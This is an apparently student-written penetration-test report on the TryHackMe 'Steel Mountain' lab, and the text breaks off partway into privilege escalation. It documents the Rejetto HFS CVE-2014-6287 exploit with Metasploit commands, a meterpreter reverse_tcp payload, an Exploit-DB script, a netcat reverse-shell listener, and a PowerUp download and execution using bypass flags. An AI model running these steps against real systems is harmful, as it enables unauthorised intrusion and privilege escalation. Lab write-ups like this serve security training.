رواد مصر الرقمية

وزارة الاتصـــــالات
وتكنولوجيا المعلومات

Penetration Testing Report
Steel Mountain

Prepared by:

Sara Saeed Mostafa

Nadine Amr Sayed

Nada Sameh Gado

Jasmine Mohamed Abdelaty

Under The Supervision of:

Eng. Ahmad Ashraf

Table of Contents

Introduction

This document presents the detailed findings of a penetration testing engagement conducted against TryHackMe virtual machine: "Steel Mountain". The purpose of this assessment was to identify security vulnerabilities, demonstrate exploitation techniques, and provide actionable remediation recommendations

The "Steel Mountain" machine represents a Windows-based server environment with multiple services. Throughout this report, the testing methodology, discovered vulnerabilities, exploitation paths, and security recommendations are documented in detail to help improve the overall security posture of these systems.

This penetration test was performed in accordance with industry best practices and ethical hacking guidelines within the controlled TryHackMe environment. All findings are presented with the intent of enhancing security awareness and providing a roadmap for vulnerability remediation.

Objective

The primary objectives of this penetration testing engagement were to:

1. Identify and document security vulnerabilities present in the "Steel Mountain" environment.
2. Demonstrate practical exploitation techniques for discovered vulnerabilities to assess their real-world impact.
3. Determine potential attack paths that could lead to unauthorized access, privilege escalation, or data compromise.
4. Evaluate the effectiveness of existing security controls and configurations in environment.
5. Provide detailed, actionable recommendations for vulnerability remediation and security hardening.
6. Assess the overall security posture of system against common attack vectors and tactics used by threat actors.
7. Document all findings and methodologies in a comprehensive report to support security improvement efforts.

Requirements

1. Reconnaissance and Scanning:

- Nmap for network discovery and port scanning
- PowerUp
- WinPEAS


2. Vulnerability Assessment:

- Metasploit Framework
- Ncat.exe
- msfvenom

Methodology

The methodology used in this engagement followed a robust penetration testing methodology based on the Cyber Kill Chain to enumerate and exploit each host. This report details each step

The methodology is as follows:



Reconnaissance → Weaponisation → Delivery → Exploit → Privilege Escalation → Action on Objectives

Reconnaissance

- Nmap for port scanning and service enumeration
- Network mapping and service identification
- Passive vulnerability identification

Weaponisation

- Metasploit Framework for exploit development and customization
- Custom exploit scripts based on discovered vulnerabilities
- Payload generation to match target system specifications
- Tool configuration for the specific target environments

Delivery

- Web application attacks (SQL injection, XSS, etc.)
- Exploitation of vulnerable services
- Service-specific attack vectors

Exploit

- Metasploit modules for vulnerability exploitation
- PowerShell scripts for command execution
- Custom exploit scripts and payloads
- Service-specific exploitation techniques

Privilege Escalation

- PowerUp and WinPEAS for Windows privilege escalation
- Unquoted service path exploitation
- Kernel exploits
- Misconfigured service permissions
- DLL hijacking techniques


Action on Objectives

- Data discovery and exfiltration methods
- Persistence mechanism implementation
- Evidence collection for reporting

Information Gathering

Initial network scanning was performed to identify open ports and running services on the target system. The following command was used to conduct a comprehensive scan:

```
sudo nmap -sS -sV <target_ip>
```




```
┌──(kali㉿kali)-[~/Documents/thm/Steel_Mountain]
└─$ sudo nmap -sS -sV 10.10.208.250
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-07 06:29 EDT
Nmap scan report for 10.10.208.250
Host is up (1.2s latency).
Not shown: 988 closed tcp ports (reset)
PORT      STATE SERVICE            VERSION
80/tcp    open  http               Microsoft IIS httpd 8.5
135/tcp   open  msrpc              Microsoft Windows RPC
139/tcp   open  netbios-ssn        Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds       Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3389/tcp  open  ssl/ms-wbt-server?
8080/tcp  open  http               HttpFileServer httpd 2.3
49152/tcp open  msrpc              Microsoft Windows RPC
49153/tcp open  msrpc              Microsoft Windows RPC
49154/tcp open  msrpc              Microsoft Windows RPC
49155/tcp open  msrpc              Microsoft Windows RPC
49156/tcp open  msrpc              Microsoft Windows RPC
49163/tcp open  msrpc              Microsoft Windows RPC
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 90.04 seconds
```

The scan revealed several open ports and services, including:


- Port 80: HTTP service (Microsoft IIS)
- Port 8080: HTTP File Server (Rejetto HttpFileServer 2.3)

Of particular interest was the discovery of Rejetto HttpFileServer version 2.3 running on port 8080. Further research identified this service as vulnerable to CVE-2014-6287, a critical remote code execution vulnerability affecting HttpFileServer versions 2.3x before 2.3c.



No files in this folder

HttpFileServer 2.3
Server time: 11/2/2021 8:47:36 PM
Server uptime: 00:00:05



Broadcom
https://www.broadcom.com › attacksignatures › detail

Web Attack: Rejetto HttpFileServer CVE-2014-6287

This signature detects attempts of leveraging a vulnerability in **HTTP File Server** which could lead to remote command-execution.

This vulnerability in the findMacroMarker function in parserLib.pas allows remote attackers to execute arbitrary code on the target system, providing a potential entry point for the next stages of the penetration test.

Web Attack: Rejetto HttpFileServer CVE-2014-6287


During the reconnaissance phase, the company website was examined for potentially useful information. The Steel Mountain website was found to contain an "Employee of the month" section featuring a staff photograph.

By viewing the page source code, additional information was discovered that wasn't immediately visible in the rendered web page. This included the employee's name, which appears to be Bill Harper based on the source code examination.


This information could potentially be useful for:


- Username enumeration (employees often use first initial + last name or similar patterns)
- Social engineering attack vectors
- Password spraying attempts using information related to the employee

This type of information gathering demonstrates how publicly available data can contribute to the attack surface of an organization and should be considered when implementing security controls.



Employee of the month





```
<!doctype html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <title>Steel Mountain</title>
<style>
* {font-family: Arial;}
</style>
</head>
<body><center>
<a href="index.html"><img src="/img/logo.png" style="width:500px;height:300px;"/></a>
<h3>Employee of the month</h3>
<img src="/img/BillHarper.png" style="width:200px;height:200px;"/>
</center>
</body>
</html>
```

Vulnerability Assessment

Based on the information gathered during the reconnaissance phase, several potential vulnerabilities were identified in the Steel Mountain environment:

1. **Outdated Software**: Rejetto HttpFileServer (HFS) version 2.3 was discovered running on port 8080. This version is vulnerable to CVE-2014-6287, a critical remote code execution vulnerability.
2. **Information Disclosure**: The company website revealed employee information (Bill Harper as Employee of the Month) that could be leveraged for social engineering or credential attacks.
3. **Open Ports and Services**: Multiple unnecessary services were found running on the target, increasing the attack surface.
4. **Weak Web Server Configuration**: Initial analysis of the web server indicated potential misconfigurations that could be exploited.

Exploitation

Steel Mountain - Rejetto HFS Exploitation

Vulnerability Details:


- **CVE**: CVE-2014-6287
- **CVSS Score**: 9.8 (Critical)
- **Affected Service**: Rejetto HTTP File Server (HFS) version 2.3
- **Attack Vector**: Remote Code Execution via Python Exploit

Based on the vulnerability assessment, the Rejetto HttpFileServer (CVE-2014-6287) was identified as a high-priority target for exploitation. The following steps were taken to exploit this vulnerability:

1. Metasploit Framework was used to search for available exploits for the Rejetto HttpFileServer:

```
Msfconsole
```

```
search Rejetto
```



```
msf6 > search Rejetto

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/windows/http/rejetto_hfs_exec  2014-09-11       excellent  Yes    Rejetto HttpFileServer Remote Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/rejetto_hfs_exec
```

2. The appropriate exploit module was selected:


```
use 0
```

3. The exploit was configured with the target IP address and other necessary parameters:

```
show options
set RHOSTS <target_ip>
set RPORT 8080
set SRVPORT 9090
set LHOST <machine_ip>
set payload windows/meterpreter/reverse_tcp
```

4. The exploit was successfully executed:


```
run
```




```
msf6 exploit(windows/http/rejetto_hfs_exec) > run

[*] Started reverse TCP handler on 10.8.44.165:4444
[*] Using URL: http://10.8.44.165:9090/CvkF2FFAzGEtb
[*] Server started.
[*] Sending a malicious request to /
[*] Payload request received: /CvkF2FFAzGEtb
[*] Sending stage (176198 bytes) to 10.10.208.250
[!] Tried to delete %TEMP%\riMjgWfT.vbs, unknown result
[*] Meterpreter session 2 opened (10.8.44.165:4444 → 10.10.208.250:49269) at 2025-04-07 07:29:19 -0400
[*] Server stopped.

meterpreter >
```




```
meterpreter > pwd
C:\Users\bill
```



```
meterpreter > ls
Listing: C:\Users\bill
======================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
040777/rwxrwxrwx  0       dir   2019-09-27 02:29:24 -0400  .groovy
040777/rwxrwxrwx  0       dir   2019-09-27 02:29:03 -0400  AppData
040777/rwxrwxrwx  0       dir   2019-09-27 02:29:03 -0400  Application Data
040555/r-xr-xr-x  0       dir   2019-09-27 07:07:07 -0400  Contacts
040777/rwxrwxrwx  0       dir   2019-09-27 02:29:03 -0400  Cookies
040555/r-xr-xr-x  0       dir   2019-09-27 12:08:24 -0400  Desktop
040555/r-xr-xr-x  4096    dir   2019-09-27 07:07:07 -0400  Documents
040555/r-xr-xr-x  0       dir   2019-09-27 07:07:07 -0400  Downloads
040555/r-xr-xr-x  0       dir   2019-09-27 07:07:07 -0400  Favorites
040555/r-xr-xr-x  0       dir   2019-09-27 07:07:07 -0400  Links
040777/rwxrwxrwx  0       dir   2019-09-27 02:29:03 -0400  Local Settings
040555/r-xr-xr-x  0       dir   2019-09-27 07:07:07 -0400  Music
040777/rwxrwxrwx  0       dir   2019-09-27 02:29:03 -0400  My Documents
100666/rw-rw-rw-  524288  fil   2020-10-12 15:12:47 -0400  NTUSER.DAT
```



```
meterpreter > cd Desktop
meterpreter > ls
Listing: C:\Users\bill\Desktop
==============================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  282   fil   2019-09-27 07:07:07 -0400  desktop.ini
100666/rw-rw-rw-  70    fil   2019-09-27 08:42:38 -0400  user.txt

meterpreter > cat user.txt

��b04763b6fcf51fcd7c13abc7db4fd365
meterpreter >
meterpreter > █
```


This successful exploitation provided an interactive Meterpreter shell on the target system, allowing for further post-exploitation activities and privilege escalation attempts.

Alternative Initial Access Exploitation

An alternative exploitation method was successfully employed using a publicly available Python exploit script for the Rejetto HFS vulnerability.

1. The exploit script (39161.py) was obtained from Exploit-DB:

https://www.exploit-db.com/exploits/39161



```
ip_addr = "10.8.44.165" #local IP address
local_port = "4444" # Local Port number
vbs = "C:\Users\Public\script.vbs|dim%20xH
save= "save|" + vbs
```

2. Set up a Python HTTP server on the attacking machine to host required files:


```
python3 -m http.server 8080
```

3. Set up a netcat listener to receive the reverse shell:

```
nc -lvnp 4444
```

4. Execute the exploit script against the target:

```
python2 exploit.py <target_ip> 8080
```



```
┌──(kali㉿kali)-[~/Documents/thm/Steel_Mountain]
└─$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.8.44.165] from (UNKNOWN) [10.10.26.67] 49593
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\bill\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup>dir
```

5. **The exploit successfully established a reverse shell connection back to the attacking machine.**

Evidence of Successful Exploitation:

- A reverse shell connection was established from IP 10.10.26.67 to the attacking machine (10.8.44.165)
- Initial access was achieved with privileges of the user "bill"


Steel Mountain - Privilege Escalation - Insecure Service Configuration

Vulnerability Details:

- **Type**: Insecure Service Configuration
- **Affected Service**: AdvancedSystemCareService9
- **Impact**: Privilege Escalation to SYSTEM

wget https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Privesc/PowerUp.ps1


upload /home/kali/Documents/thm/Steel_Mountain/PowerUp.ps1



```
meterpreter > upload /home/kali/Documents/thm/Steel_Mountain/PowerUp.ps1
[*] Uploading  : /home/kali/Documents/thm/Steel_Mountain/PowerUp.ps1 → PowerUp.ps1
[*] Uploaded 1.39 MiB of 1.39 MiB (100.0%): /home/kali/Documents/thm/Steel_Mountain/PowerUp.ps1 → PowerUp.ps1
[*] Completed  : /home/kali/Documents/thm/Steel_Mountain/PowerUp.ps1 → PowerUp.ps1
meterpreter > ls
Listing: C:\Users\bill\Desktop
==============================

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
100666/rw-rw-rw-  1457357  fil   2025-04-07 07:50:26 -0400  PowerUp.ps1
100666/rw-rw-rw-  282      fil   2019-09-27 07:07:07 -0400  desktop.ini
100666/rw-rw-rw-  70       fil   2019-09-27 08:42:38 -0400  user.txt

meterpreter > 
```



```
meterpreter > load powershell
Loading extension powershell ... Success.
meterpreter > powershell_shell
PS >
```

Privilege Escalation Process:

After gaining initial access, a privilege escalation vulnerability was identified using PowerUp.ps1, which revealed an insecure service configuration.


1. Uploaded and executed PowerUp.ps1 for automated privilege escalation checks:

Uploaded and executed PowerUp.ps1

```
upload /home/kali/Documents/thm/Steel_Mountain/PowerUp.ps1
```

```
powershell -exec bypass -Command "& {Import-Module .\PowerUp.ps1; Invoke-AllChecks}”
```

